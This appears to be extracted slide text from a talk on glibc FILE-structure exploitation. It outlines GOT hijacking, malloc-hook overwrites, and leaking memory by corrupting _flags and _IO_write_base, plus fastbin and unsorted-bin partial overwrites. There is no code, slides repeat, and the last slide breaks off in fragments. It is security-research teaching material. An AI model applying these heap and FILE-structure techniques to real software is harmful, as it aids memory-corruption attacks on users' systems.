
- If you have arbitrary memory address read and write, you can control the flow very easy
 - GOT hijack
 - `__malloc_hook_/__free_hook_/__realloc_hook_`
 - ...
- By the way, you can not only use `fread` and `fwrite` but also use any I/O related function

Make FILE structure great again

- If we don't have any file operation in the program
 - We can use stdin/stdout/stderr
 - put/printf/scanf
 - ...


Make FILE structure great again

- Scenario – information leak
 - Use any stdout related function
 - printf/fputs/puts ...




Make FILE structure great again

- Overwrite `_flags` and partial overwrite `_IO_write_base` pointer
- Fastbin attack
 - Partial overwrite unsorted bin pointer
 - Very like House of Roman



Make FILE structure great again

- Overwrite `_flags` and partial overwrite `_IO_write_base` pointer
 - Fastbin attack
 - Partial overwrite unsorted bin pointer
 - Very like House of Roman
 - Leak some memory data in libc or heap



Make FILE structure great again



- Overwrite `_flags` and partial overwrite `_IO_write_base` pointer

- Fastbl

- Part

